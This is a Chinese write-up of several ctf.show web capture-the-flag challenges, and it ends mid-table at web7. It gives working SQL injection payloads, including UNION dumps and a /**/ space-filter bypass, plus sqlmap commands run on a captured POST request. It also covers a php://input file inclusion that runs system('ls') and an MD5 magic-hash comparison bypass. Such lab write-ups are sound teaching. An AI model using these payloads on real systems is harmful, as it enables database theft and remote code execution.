
web2 3
这里主要学到了sqlmap的post传参测试方法
第一种手动注入,用万能密码测出回显

这里发现username和password都可以作为注入点
判断字段数,为4时候无回显,说明字段数为3

username=admin' or 1=1 order by 3#&password=123测试回显位置为2
username=admin' or 1=1 union select 1,2,3#&password=123
那么database()就放在2的位置这里
爆库名,这里数据库名称是web2
username=admin' or 1=1 union select 1,database(),3#&password=123
爆表名,这里爆出两个表名,flag和user

password=123&username=admin ' or 1=1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='web2'#爆列名,这里列名也是flag,(刚开始我还以为是我注错了O.o)

password=123&username=admin ' or 1=1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag'#爆字段内容

password=123&username=admin ' or 1=1 union select 1,group_concat(flag),2 from web2.flag#
这里还学习到了另一种方法,因为是post传参,然后之前用sqlmap都是get传参,接触到了怎么用sqlmap跑post传参

首先进入到sqlmap的根目录,创建一个文本,将抓包抓到的内容全部复制进去保存(这里注意一下,参数的内容是需要干净的,之前因为我手动测试过,抓的手注的包,导致sqlmap跑不出来)

爆库名,在这里保险起见我用的绝对路径
python3 /home/kali/sqlmap/sqlmap.py -r /home/kali/sqlmap/sqlti.txt --dbs爆表名

python3 /home/kali/sqlmap/sqlmap.py -r /home/kali/sqlmap/sqlti.txt -D web2 --tables爆列名

python3 /home/kali/sqlmap/sqlmap.py -r /home/kali/sqlmap/sqlti.txt -D web2 -T flag --columns爆字段内容

python3 /home/kali/sqlmap/sqlmap.py -r /home/kali/sqlmap/sqlti.txt -D web2 -T flag -C flag --dump和进行get传测试注入点的命令差不多,这里就是多了需要自己导入数据包,路径不一样
参考:https://www.cnblogs.com/anweilx/p/12360392.html
web3 3

尝试使用伪协议查看源码,有回显
?url=php://filter/read=convert.base64-encode/resource=index.php但是源码里面也没有什么新东西,尝试使用php://input,
这里抓包

传参内容如下,发现有两个文件
get传参:?url=php://input
post传参:<?php system('ls')?>- 这里进行get传参是因为include这个函数,include函数会将 url 参数指定的文件内容当作 PHP 代码解析并执行。当 url=php://input 时,它就会尝试去读取php://input里面对应的内容
- php://input用于读取 HTTP 请求体的原始数据(即 POST/PUT 等请求中携带的内容,而非 URL 中的 GET 参数)。
- 那么通过get传参,请求体默认是空的。只有通过 POST 方法提交数据,请求体里才会有内容,php://input 才能读到这些内容并交给 include 执行。

直接访问ctf_go_go_go
web5 3
代码审计
where is flag?
<?php
error_reporting(0);

?>
<html lang="zh-CN">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0, initial-scale=1.0" />
    <title>ctf.show_web5</title>
</head>
<body>
    <center>
    <h2>ctf.show_web5</h2>
    <hr>
    <h3>
    </center>
    <?php
        $flag="";
        $v1=$_GET['v1'];
        $v2=$_GET['v2'];
        if(isset($v1) && isset($v2)){
            if(!ctype_alpha($v1)){
                die("v1 error");
            }
            if(!is_numeric($v2)){
                die("v2 error");
            }
            if(md5($v1)==md5($v2)){
                echo $flag;
            }
        }else{

            echo "where is flag?";
        }
    ?>

</body>
</html>
get传参,v1要求字符串,v2要求数值,并且两者的md5值要求相等,弱比较,进行0e绕过
payload如下
?v1=QNKCDZO&v2=240610708web6 3
这题就是过滤了空格,用/**/代替,其余步骤和web2 3一样

测试发现有回显,这里测的注入点是username,password没测的
爆库名
password=123&username=admin'/**/or/**/1=1/**/union/**/select/**/1,database(),3#爆表名
password=123&username=admin'/**/or/**/1=1/**/union/**/select/**/1,group_concat(table_name),3/**/from/**/information_schema.tables/**/where/**/table_schema='web2'#爆列名
password=123&username=admin'/**/or/**/1=1/**/union/**/select/**/1,group_concat(column_name),3/**/from/**/information_schema.columns/**/where/**/table_name='flag'#爆字段数
password=123&username=admin'/**/or/**/1=1/**/union/**/select/**/1,group_concat(flag),2/**/from/**/web2.flag#web7 3
点击文章发现url会有参数,猜测为sql注入,尝试注入,报错‘sql inject error’,确认为sql注入,过滤了空格,用/**/替换

和上面的sql注入不同点如下
| 特征 | 该题语句 | 上题语句 |
| 注入类型 | 数字型注入 | 字符串型注入 |
